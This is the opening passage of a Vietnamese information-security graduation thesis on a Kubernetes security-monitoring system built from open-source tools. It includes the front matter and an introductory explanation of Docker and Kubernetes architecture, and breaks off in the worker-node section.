BAN CƠ YẾU CHÍNH PHỦ

HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

NGHIÊN CỨU KIẾN TRÚC VÀ TRIỂN KHAI HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN CHO MÔI TRƯỜNG KUBERNETES DỰA TRÊN MÃ NGUỒN MỞ

Ngành: An toàn thông tin

Mã số: 7.48.02.02

Sinh viên thực hiện:

Nguyễn Minh Hải – AT190520

Lớp AT19ET

Người hướng dẫn:

ThS. Nguyễn Đức Ngân

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội - 2026

MỤC LỤC

DANH MỤC KÝ HIỆU VÀ VIẾT TẮT....iv
DANH MỤC HÌNH VẼ....vi
DANH MỤC BẢNG BIỂU....vii
LỜI CẢM ƠN....viii
LỜI NÓI ĐẦU....1
CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ KUBERNETES VÀ GIÁM SÁT AN TOÀN THÔNG TIN....2
1.1. Tổng quan về kiến trúc và các phân lớp tài nguyên trong Kubernetes....2
1.1.1. Docker....2
1.1.2. Kubernetes....7
1.2. Rủi ro an toàn thông tin trong môi trường Kubernetes....13
1.2.1. Các rủi ro từ container images....14
1.2.2. Rủi ro network và runtime....15
1.2.3. Rủi ro do cấu hình sai và lạm quyền....17
1.2.4. Nhận xét về rủi ro an toàn kubernetes....19
1.3. Các nguồn dữ liệu giám sát an toàn thông tin trong Kubernetes....19
1.3.1. Metrics....20
1.3.2. Container logs và Kubernetes Audit Logs....21
1.3.3. Runtime security events....23
1.3.4. Vulnerability reports....24
1.3.5. Policy violation events....25
1.3.6. Nhận xét về các nguồn dữ liệu giám sát an toàn trong kubernetes....26
1.4. Tổng quan về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes26
1.4.1. Giải pháp trên eBPF....27
1.4.2. Công cụ phát hiện mối đe dọa Falco....28
1.4.3. Công cụ Grafana....31
1.4.4. Công cụ SOAR nodemation....32
1.4.5. Công cụ WAF ModSecurity....33
1.4.6. Mô hình kết hợp và nhận xét tổng hợp....35
CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN37
2.1. Yêu cầu của hệ thống giám sát an toàn thông tin....37
2.1.1. Yêu cầu chức năng....37

2.1.2. Yêu cầu phi chức năng.....38
2.2. Kiến trúc tổng thể của hệ thống.....40
2.2.1. Sơ đồ kiến trúc tổng thể.....40
2.2.2. Mô hình luồng thực thi.....41
2.3. Chi tiết các thành phần cốt lõi.....41
2.3.1. Phân hệ trích xuất dữ liệu mức Kernel.....42
2.3.2. Phân hệ phân tích và định tuyến.....42
2.3.3. Phân hệ giám sát đo lường.....42
2.4. Luồng hoạt động và dashboard trực quan.....43
CHƯƠNG 3: TRIỂN KHAI, THỰC NGHIỆM VÀ ĐÁNH GIÁ.....44
3.1. Xây dựng môi trường và thành phần thực nghiệm.....44
3.2. Thực nghiệm chuỗi kịch bản tấn công và cảnh báo khi ta hệ thống của ta bị xâm nhập.....46
3.2.1. Giai đoạn 1: Khai thác Web.....46
3.2.2. Giai đoạn 2: Xâm nhập, leo thang và rà quét.....49
3.2.3. Giai đoạn 3: Trích xuất dữ liệu.....52
3.2.4. Đánh giá kết quả kiểm thử.....55
3.3. Kiểm thử DVWA khi đã có thêm WAF bảo vệ.....57
3.3.1. Kiểm thử tấn công Sqli.....57
3.3.2. Kiểm thử tấn công XSS.....58
3.3.3. Kiểm thử tấn công path traversal.....59
3.3.4. Kiểm thử upload file.....61
3.3.5. Đánh giá kết quả kiểm thử.....62
3.4. Tương quan sự kiện trên Grafana.....64
3.4.2. Falco overview dashboard.....65
3.4.3. Grafana overview.....66
3.4.4. Đánh giá hiệu quả của hệ thống dashboard giám sát.....66
KẾT LUẬN.....68
TÀI LIỆU THAM KHẢO.....70
PHỤ LỤC.....72
PHỤ LỤC 1: THIẾT LẬP MÔI TRƯỜNG NỀN TẢNG.....72
PHỤ LỤC 2: QUY TRÌNH XÂY DỰNG VÀ TRIỂN KHAI TELEGRAM BOT.....74
PHỤ LỤC 3: QUY TRÌNH CÀI ĐẶT HỆ THỐNG VÀ CÁC POD CHO K8S77

PHỤ LỤC 4: QUY TRÌNH TRIỂN KHAI ỨNG DỤNG MỤC TIÊU (DVWA) TRÊN MÔI TRƯỜNG KUBERNETES.....91

DANH MỤC KÝ HIỆU VÀ VIẾT TẮT

AI	Artificial Intelligence
API	Application Programming Interface
CD	Continuous Delivery / Continuous Deployment
CI	Continuous Integration
CLI	Command Line Interface
CNCF	Cloud Native Computing Foundation
CNI	Container Network Interface
CPU	Central Processing Unit
CRD	Custom Resource Definition
CRI	Container Runtime Interface
CRS	Core Rule Set
CVE	Common Vulnerabilities and Exposures
C2	Command and Control
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
DVWA	Damn Vulnerable Web Application
eBPF	extended Berkeley Packet Filter
HTTP	HyperText Transfer Protocol
ID	Identifier
IDS	Intrusion Detection System
IoT	Internet of Things
IP	Internet Protocol
ISO/IEC	International Organization for Standardization / International Electrotechnical Commission
JIT	Just-In-Time

JSON	JavaScript Object Notation
K8s	Kubernetes
mTLS	mutual Transport Layer Security
N8n	Nodemation
OPA	Open Policy Agent
OWASP	Open Worldwide Application Security Project
RCE	Remote Code Execution
SOAR	Security Orchestration, Automation and Response
SOC	Security Operations Center
SQLi	SQL Injection
SSH	Secure Shell
TLS	Transport Layer Security
UI	User Interface
URL	Uniform Resource Locator
WAF	Web Application Firewall
XSS	Cross-Site Scripting

DANH MỤC HÌNH VẼ

Hình 1: Kiến trúc của docker.....4
Hình 2: Thành phần của kubernetes....9
Hình 3. Kiến trúc tổng quan của cụm Kubernetes....11
Hình 4: Sơ đồ mô hình tổng quan hệ thống....40
Hình 5: Sơ đồ luồng hoạt động của hệ thống....41
Hình 6: Mô hình thực nghiệm....44
Hình 7: Upload file có chứa mã độc....48
Hình 8: Kết quả cảnh báo webshell....48
Hình 9: Rà quét hệ thống....51
Hình 10: Kết quả kiểm thử xâm nhập....51
Hình 11: Kết quả kiểm thử truy cập file nhạy cảm....52
Hình 12: Kết quả kiểm thử trích xuất dữ liệu....55
Hình 13: WAF chặn tấn công SQLi....57
Hình 14: Kết quả cảnh báo waf chặn tấn công SQLi....58
Hình 15: WAF chặn tấn công XSS....58
Hình 16: Kết quả cảnh báo WAF chặn tấn công XSS....59
Hình 17: URL test path traversal....60
Hình 18: WAF chặn tấn công path traversal....60
Hình 19: Kết quả cảnh báo tấn công path traversal....61
Hình 20: Test tấn công upload file có chứa mã độc....61
Hình 21: Kết quả cảnh báo Upload file có mã độc....62
Hình 22: Falco dashboard....64
Hình 23: Falco overview dashboard....65
Hình 24: Grafana overview....66
Hình 25: Giao diện falco UI....79
Hình 26: Giao diện grafana....80
Hình 27: Giao diện n8n....84
Hình 28: Màng lọc cảnh báo của n8n....85
Hình 30: Cấu hình xong lọc cảnh báo giả cho n8n....86

DANH MỤC BẢNG BIỂU

Bảng 1: Các thành phần của Control Plane.....12
Bảng 2: Các thành phần trên node.....13
Bảng 3: Nhóm rủi ro an toàn thông tin trong Kubernetes.....14
Bảng 4: Các nguồn dữ liệu giám sát an toàn trong k8s.....20
Bảng 5: Các giải pháp mã nguồn mở phục vụ giám sát k8s.....27
Bảng 6: Luồng phân tầng từ rule đến giao diện falco.....30
Bảng 7: Thang mức cảnh báo của falco.....31
Bảng 8: Tổng hợp kết quả phát hiện theo từng giai đoạn tấn công.....56

LỜI CẢM ƠN

Trong quá trình thực hiện đồ án này, tôi đã nhận được sự giúp đỡ tận tình của cán bộ hướng dẫn là ThS. Nguyễn Đức Ngân – Giảng viên Khoa An toàn thông tin Học viện Kỹ thuật Mật mã, sự quan tâm sâu sát của cán bộ Hệ quản lý học viên quốc tế, sự động viên của người thân và bạn bè.

Xin cảm ơn tất cả mọi người đã tạo những điều kiện tốt nhất để tôi hoàn thành đồ án này!

SINH VIÊN THỰC HIỆN ĐỀ TÀI

Nguyễn Minh Hải

LỜI NÓI ĐẦU

Ngày nay sự phát triển nhanh chóng của cuộc cách mạng công nghiệp lần thứ tư với xu hướng phát triển mạnh của công nghệ trí tuệ nhân tạo và internet đang làm thay đổi thế giới từng giờ từng phút. Sự phát triển của cuộc cách mạng lần này tác động mạnh mẽ đến tất cả các lĩnh vực của đời sống xã hội, những tiện ích mới sẽ giúp con người cải thiện được hiệu suất công việc một cách đáng kể. Tuy nhiên cùng với sự phát triển của những tiện ích mới trên mạng internet thì ngày nay sự phát triển ngày càng tinh vi của các hình thức tấn công mạng làm gia tăng các nguy cơ gây mất an ninh, an toàn thông tin đối với các hệ thống mạng công nghệ thông tin, đặc biệt là các hệ thống trọng yếu. Một trong các biện pháp đảm bảo an toàn cho hệ thống thông tin hiện nay đó là triển khai giải pháp giám sát an ninh mạng.

Đồ án này hướng đến việc nghiên cứu kiến trúc và giải pháp tích hợp các công cụ mã nguồn mở trong việc hỗ trợ giám sát và phát hiện các rủi ro an toàn thông tin trên môi trường Kubernetes. Thông qua việc khai thác khả năng quan sát sâu của công nghệ eBPF và luồng nhật ký hệ thống, đề tài tập trung xây dựng quy trình thu thập dữ liệu, phân tích và cảnh báo tự động nhằm nâng cao khả năng phòng thủ của hệ thống trước các chuỗi tấn công ngày càng đa dạng và phức tạp nhằm vào hạ tầng container.

Mục tiêu đặt ra khi thực hiện đồ án bao gồm:

- Nghiên cứu tổng quan về kiến trúc Kubernetes, các phân lớp tài nguyên cốt lõi và các bề mặt tấn công, rủi ro an toàn thông tin đặc thù trên môi trường này.
- Nghiên cứu khả năng của các giải pháp giám sát mã nguồn mở trong việc giám sát luồng mạng, quản lý nhật ký tập trung và phát hiện các hành vi bất thường tại thời gian thực để vượt qua các hạn chế của giám sát truyền thống.
- Triển khai tích hợp hệ thống giám sát trên môi trường Kubernetes lab và đánh giá tính khả thi, mức độ hiệu quả thông qua việc thực thi chuỗi kịch bản tấn công thực nghiệm liên hoàn (bao gồm quá trình xâm nhập bước đầu qua ứng dụng web, leo thang rà quét mạng nội bộ và trích xuất dữ liệu trái phép).

Sau thời gian khoảng năm tháng thực hiện đồ án, các mục tiêu về cơ bản đã đạt được. Tuy nhiên chắc chắn không tránh khỏi thiếu sót. Rất mong được sự góp ý của các thầy cô, cũng như các bạn học viên để đồ án này được hoàn thiện hơn.

CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ KUBERNETES VÀ GIÁM SÁT AN TOÀN THÔNG TIN

1.1. Tổng quan về kiến trúc và các phân lớp tài nguyên trong Kubernetes

1.1.1. Docker

1.1.1.1. Docker là gì

Docker là một nền tảng cho developers và sysadmin để develop, deploy và run application với container. Nó cho phép tạo các môi trường độc lập và tách biệt để khởi chạy và phát triển ứng dụng và môi trường này được gọi là container. Khi cần deploy lên bất kỳ server nào chỉ cần run container của docker thì application sẽ được khởi chạy ngay lập tức.

Docker cho phép đóng gói và chạy ứng dụng trong một môi trường cô lập, gọi là container. Nhờ tính cô lập và bảo mật, nhiều container có thể chạy đồng thời trên cùng một máy chủ. Container rất nhẹ và chứa mọi thứ cần thiết để chạy ứng dụng, nên không phụ thuộc vào những gì đã được cài sẵn trên máy chủ. Container cũng dễ dàng chia sẻ trong quá trình làm việc, và mọi người nhận được đều có cùng một môi trường, với ứng dụng hoạt động y hệt nhau.

Docker cung cấp công cụ và nền tảng để quản lý toàn bộ vòng đời của container:

- Phát triển ứng dụng và các thành phần hỗ trợ bằng container.
- Dùng container làm đơn vị phân phối và kiểm thử ứng dụng.
- Khi sẵn sàng, triển khai ứng dụng lên môi trường production dưới dạng container hoặc dịch vụ được điều phối. Cách làm này không thay đổi dù production là trung tâm dữ liệu tại chỗ, nhà cung cấp đám mây hay kết hợp cả hai.

1.1.1.2. Công dụng của docker

a, Cung cấp ứng dụng nhanh chóng và ổn định.

Docker giúp đơn giản hóa vòng đời phát triển phần mềm: lập trình viên làm việc trong môi trường chuẩn hóa, với các container cục bộ chạy ứng dụng và dịch vụ. Container đặc biệt phù hợp với quy trình tích hợp liên tục và phân phối liên tục .

Ví dụ một tình huống thường gặp:

- Lập trình viên viết mã trên máy cục bộ và chia sẻ công việc với đồng nghiệp thông qua các container Docker.
- Họ dùng Docker để triển khai ứng dụng lên môi trường thử nghiệm (staging), nơi chạy cả các bài kiểm thử tự động lẫn thủ công.

- Khi phát hiện lỗi, họ sửa ngay trong môi trường phát triển, rồi triển khai lại lên môi trường thử nghiệm để kiểm tra và xác nhận.
- Khi kiểm thử hoàn tất, việc đưa bản sửa lỗi đến khách hàng chỉ đơn giản là đẩy image đã cập nhật lên môi trường production.

b, Triển khai và mở rộng linh hoạt

Nền tảng dựa trên container của Docker cho phép di chuyển khối lượng công việc một cách linh hoạt. Container Docker có thể chạy trên laptop của lập trình viên, trên máy vật lý hoặc máy ảo trong trung tâm dữ liệu, trên các nhà cung cấp đám mây, hoặc trên sự kết hợp của nhiều môi trường này.


Nhờ tính di động và độ nhẹ, Docker cũng giúp quản lý workload một cách linh hoạt: ứng dụng và dịch vụ có thể được mở rộng hoặc thu hẹp theo nhu cầu của doanh nghiệp, gần như theo thời gian thực.

c, Chạy nhiều tác vụ hơn trên cùng một phần cứng

Docker vừa nhẹ vừa nhanh. Đây là giải pháp thay thế khả thi và tiết kiệm chi phí cho máy ảo dựa trên hypervisor, giúp tận dụng tối đa năng lực của máy chủ để đạt mục tiêu kinh doanh. Docker đặc biệt phù hợp với môi trường mật độ cao, cũng như các hệ thống quy mô vừa và nhỏ cần làm được nhiều việc hơn với ít tài nguyên hơn.

1.1.1.3. Kiến trúc của docker

Docker sử dụng kiến trúc client-server. Docker client giao tiếp với Docker daemon, thành phần đảm nhận các tác vụ nặng như xây dựng (build), chạy và phân phối các container. Client và daemon có thể chạy trên cùng một hệ thống, hoặc client có thể kết nối tới một daemon từ xa. Hai thành phần này giao tiếp với nhau qua REST API, thông qua UNIX socket hoặc giao diện mạng. Ngoài ra còn có Docker Compose, một client khác của Docker, cho phép làm việc với các ứng dụng gồm nhiều container.



Hình 1: Kiến trúc của docker.

a, Docker daemon

Docker daemon lắng nghe các yêu cầu gửi qua Docker API và quản lý các đối tượng của Docker như image, container, network và volume. Daemon cũng có thể giao tiếp với các daemon khác để quản lý các dịch vụ Docker.

Cụ thể hơn, daemon chịu trách nhiệm cho các công việc sau:

- Quản lý image: Pull image từ registry, xây dựng image mới từ Dockerfile và lưu trữ image trên máy.
- Quản lý container: Tạo, khởi động, dừng và xóa container.
- Quản lý network: Tạo các mạng ảo để các container giao tiếp với nhau và với bên ngoài.
- Quản lý volume: Tạo và gắn volume để dữ liệu của container được lưu lại, không mất đi khi container bị xóa.

Trên Linux, daemon thường chạy như một dịch vụ nền và khởi động cùng hệ thống. Theo mặc định, nó nhận lệnh qua UNIX socket `/var/run/docker` và cũng có thể được cấu hình để nhận lệnh qua mạng khi cần quản lý từ xa. Việc cho phép truy cập qua mạng cần được bảo mật cẩn thận, vì ai điều khiển được daemon thì gần như có toàn quyền trên máy chủ đó.

b, Docker client

Docker client là công cụ mà hầu hết mọi người dùng để làm việc với Docker. Mỗi khi gõ một lệnh như `docker run`, client không tự xử lý gì mà chuyển lệnh đó đến `dockerd`. Chính `dockerd` mới là bên thực hiện công việc thật sự, như tạo và chạy container. Hai bên trao đổi với nhau thông qua Docker

API. Ngoài ra, một Docker client có thể kết nối và gửi lệnh đến nhiều daemon khác nhau, không bị giới hạn ở một daemon duy nhất.

Nói đơn giản: client giống như người gọi món, còn daemon là đầu bếp trong bếp. Người dùng chỉ cần ra lệnh, phần còn lại do daemon xử lý.

c, Docker Desktop

Docker Desktop là ứng dụng dễ cài đặt cho môi trường Mac, Windows hoặc Linux, dùng để xây dựng và chia sẻ các ứng dụng cũng như microservice được đóng gói trong container. Docker Desktop bao gồm Docker daemon, Docker client, Docker Compose, Docker Content Trust, Kubernetes và Credential Helper.

d, Docker registries

Docker registry là nơi lưu trữ các image Docker. Docker Hub là registry công cộng mà bất kỳ ai cũng có thể sử dụng, và theo mặc định, Docker sẽ tìm image trên Docker Hub. Trong trường hợp cần kiểm soát riêng, người dùng hoặc doanh nghiệp cũng có thể tự xây dựng và vận hành một registry riêng.

Khi chạy lệnh `docker pull` hoặc `docker run`, Docker sẽ tải các image cần thiết từ registry đã được cấu hình. Khi chạy lệnh `docker push`, Docker sẽ đẩy image lên registry đó.

1.1.1.4. Các đối tượng trong Docker

a, Images

Image là một mẫu chỉ đọc, chứa các hướng dẫn để tạo container Docker. Thông thường, một image được xây dựng dựa trên một image khác, kèm theo một số tùy chỉnh bổ sung. Chẳng hạn, người dùng có thể xây dựng một image dựa trên image `ubuntu`, sau đó bổ sung máy chủ web Apache, ứng dụng của mình và các cấu hình cần thiết để ứng dụng hoạt động.

Image có thể do người dùng tự tạo, hoặc lấy từ những image do người khác tạo sẵn và đăng tải trên registry. Để tự xây dựng một image, người dùng viết một Dockerfile với cú pháp đơn giản, trong đó định nghĩa các bước cần thiết để tạo và chạy image. Mỗi lệnh trong Dockerfile tạo ra một lớp trong image. Khi Dockerfile được thay đổi và image được xây dựng lại, Docker chỉ xây dựng lại những lớp đã thay đổi. Đây là một trong những lý do khiến image Docker nhẹ, nhỏ và nhanh hơn so với các công nghệ ảo hóa khác.

b, Containers

Container là một phiên bản đang chạy của image. Docker API hoặc CLI cho phép tạo, khởi động, dừng, di chuyển và xóa container. Mỗi container có thể kết nối với một hoặc nhiều mạng, gắn thêm ổ lưu trữ, thậm chí làm nền để tạo một image mới từ trạng thái hiện tại.

Theo mặc định, container được cô lập khá tốt với các container khác và với máy chủ. Tuy nhiên, Docker cho phép điều chỉnh mức độ cô lập về mạng, lưu trữ và các hệ thống con khác, cả giữa các container với nhau lẫn giữa container với máy chủ.

Một container được xác định bởi image tạo ra nó và các tùy chọn cấu hình truyền vào khi tạo hoặc khởi động. Khi container bị xóa, mọi thay đổi chưa lưu vào bộ nhớ bền vững (persistent storage) sẽ mất.

Ví dụ:

Lệnh sau khởi chạy một ubuntu container, kết nối tương tác với phiên dòng lệnh cục bộ của ta và chạy /bin/bash.

```
docker run -i -t ubuntu /bin/bash
```

Với cấu hình registry mặc định, Docker thực hiện lần lượt các bước sau:

i. Nếu máy chưa có image `ubuntu`, Docker tải image này từ registry đã cấu hình, tương đương việc chạy `docker pull ubuntu` thủ công.

ii. Docker tạo một container mới, tương đương chạy `docker container create` thủ công.

iii. Docker cấp cho container một hệ thống tệp đọc/ghi, đóng vai trò lớp trên cùng. Nhờ lớp này, container đang chạy có thể tạo và sửa các tệp, thư mục trong hệ thống tệp của nó.

iv. Vì lệnh không chỉ định tùy chọn mạng nào, Docker tạo một giao diện mạng để nối container với mạng mặc định và gán địa chỉ IP cho container. Container có thể truy cập mạng bên ngoài thông qua kết nối mạng của máy chủ.

v. Docker khởi động container và chạy `/bin/bash`. Nhờ hai cờ `-i` và `-t`, container chạy ở chế độ tương tác và gắn với terminal, nên có thể gõ lệnh từ bàn phím trong khi Docker hiển thị kết quả ra terminal.

vi. Khi gõ lệnh `exit` để thoát `/bin/bash`, container dừng lại nhưng không bị xóa. Lúc này, container vẫn còn và có thể khởi động lại hoặc xóa đi.

c, Công nghệ nền tảng của docker

Docker được viết bằng ngôn ngữ lập trình GO và tận dụng một số tính năng của kernel Linux để vận hành. Docker dùng công nghệ namespace để tạo ra không gian làm việc biệt lập, chính là container. Mỗi khi một container chạy, Docker tạo một tập hợp namespace riêng cho container đó. Các namespace này tạo thành một lớp cô lập: mỗi khía cạnh của container chạy trong một namespace riêng, và quyền truy cập của khía cạnh đó chỉ giới hạn trong namespace của nó.

1.1.2. Kubernetes

1.1.2.1. Khái niệm

Kubernetes là một nền tảng mã nguồn mở, có tính di động và khả năng mở rộng, dùng để quản lý các workload và dịch vụ được đóng gói trong container. Nền tảng này hỗ trợ cả cấu hình khai báo lẫn tự động hóa. Kubernetes có một hệ sinh thái lớn, phát triển nhanh, với nhiều dịch vụ, công cụ và nguồn hỗ trợ sẵn có.

Container là một cách tốt để đóng gói và chạy ứng dụng. Trong môi trường production, các container chạy ứng dụng cần được quản lý chặt chẽ để hệ thống không bị gián đoạn. Chẳng hạn, khi một container gặp lỗi, một container khác phải khởi động thay thế ngay. Việc này sẽ dễ dàng hơn nếu có một hệ thống tự động đảm nhận.

Đó là lý do Kubernetes ra đời. Kubernetes cung cấp một khung sườn để vận hành các hệ thống phân tán một cách vững chắc. Nền tảng này lo việc mở rộng quy mô và chuyển đổi dự phòng cho ứng dụng, cung cấp sẵn các mô hình triển khai, đồng thời hỗ trợ triển khai canary một cách dễ dàng.


Kubernetes cung cấp các tính năng sau:

- **Khám phá dịch vụ và cân bằng tải:** Kubernetes có thể công khai một container bằng tên DNS hoặc địa chỉ IP riêng của container đó. Khi lưu lượng truy cập đến một container tăng cao, Kubernetes cân bằng tải và phân phối lưu lượng mạng để hệ thống luôn ổn định.
- **Điều phối lưu trữ:** Kubernetes tự động gắn kết hệ thống lưu trữ được chọn, chẳng hạn như lưu trữ cục bộ hoặc dịch vụ của nhà cung cấp đám mây công cộng.
- **Triển khai và hoàn tác tự động:** Trạng thái mong muốn của các container đã triển khai được mô tả trong Kubernetes, và Kubernetes sẽ

đưa trạng thái hiện tại về trạng thái mong muốn với tốc độ có kiểm soát. Chẳng hạn, Kubernetes có thể tự động tạo container mới cho đợt triển khai, xóa container hiện có và chuyển toàn bộ tài nguyên của chúng sang container mới. .

- **Phân bổ container tự động:** Kubernetes được cấp một cụm node để chạy các tác vụ container hóa, cùng với thông tin về lượng CPU và bộ nhớ (RAM) mà mỗi container cần. Dựa trên đó, Kubernetes xếp container lên các node sao cho tận dụng tối đa tài nguyên.
- **Tự phục hồi:** Kubernetes khởi động lại các container bị lỗi, thay thế container khi cần và tắt những container không phản hồi theo bài kiểm tra sức khỏe (health check) do người dùng định nghĩa. Các container này không được công khai cho client cho đến khi sẵn sàng hoạt động.
- **Quản lý bí mật và cấu hình:** Kubernetes lưu trữ và quản lý thông tin nhạy cảm như mật khẩu, token OAuth và khóa SSH. Bí mật và cấu hình ứng dụng có thể được triển khai và cập nhật mà không cần build lại image container, đồng thời không làm lộ bí mật trong cấu hình của stack.
- **Thực thi theo lô:** Ngoài các dịch vụ, Kubernetes còn giúp quản lý các workload theo lô và CI, đồng thời tự động thay thế container bị lỗi khi cần.
- **Mở rộng theo chiều ngang:** Ứng dụng có thể được mở rộng hoặc thu nhỏ bằng một lệnh đơn giản, thông qua giao diện người dùng, hoặc tự động dựa trên mức sử dụng CPU.
- **Hỗ trợ IPv4/IPv6 song song (dual-stack):** Kubernetes cấp phát cả địa chỉ IPv4 và IPv6 cho Pod và Service.
- **Dễ mở rộng tính năng:** Có thể bổ sung tính năng cho cụm Kubernetes mà không cần thay đổi mã nguồn gốc.

1.1.2.2. Thành phần



Hình 2: Thành phần của kubernetes

Kubernetes là nền tảng mã nguồn mở, dùng để tự động hóa việc triển khai, mở rộng và quản lý các ứng dụng container. Một cụm Kubernetes (cluster) gồm hai nhóm thành phần chính: control plane và worker node. Client, gồm người dùng hoặc các công cụ như kubectl, tương tác với cụm thông qua control plane.

a. Client

Client là người dùng hoặc công cụ gửi yêu cầu đến cụm Kubernetes, chẳng hạn như kubectl, giao diện web hoặc các hệ thống CI/CD. Mọi yêu cầu đều được gửi đến API Server của control plane.

b. Control Plane

Control plane được xem là "bộ não" của cụm, chịu trách nhiệm ra quyết định, theo dõi và duy trì trạng thái mong muốn của hệ thống. Control plane gồm các thành phần sau:

- **API Server:** là cổng giao tiếp trung tâm của cụm. Mọi yêu cầu từ client và mọi giao tiếp giữa các thành phần đều đi qua API Server. Tại đây, yêu cầu được xác thực, phân quyền và kiểm tra tính hợp lệ.

- **Etcd:** là cơ sở dữ liệu dạng key-value, phân tán và có tính nhất quán cao. Etcd lưu toàn bộ cấu hình và trạng thái của cụm, đóng vai trò nguồn dữ liệu chuẩn của Kubernetes.
- **Scheduler:** theo dõi các Pod mới được tạo nhưng chưa được gán node, sau đó chọn worker node phù hợp dựa trên tài nguyên khả dụng (CPU, RAM), ràng buộc về affinity, taint/toleration và các chính sách khác.
- **Controller Manager:** chạy các bộ điều khiển như node controller, ReplicaSet controller và Deployment controller. Các controller liên tục so sánh trạng thái thực tế với trạng thái mong muốn và điều chỉnh khi phát hiện sai lệch, chẳng hạn tạo lại Pod khi Pod bị lỗi.
- **Cloud Controller Manager:** kết nối cụm với API của nhà cung cấp đám mây (AWS, Azure, GCP,...). Thành phần này quản lý các tài nguyên đặc thù của nền tảng đám mây như load balancer, volume lưu trữ và node, đồng thời tách phần logic của đám mây ra khỏi phần lõi của Kubernetes.

c. Worker node

Worker node là các máy trực tiếp chạy ứng dụng. Mỗi node gồm các thành phần sau:

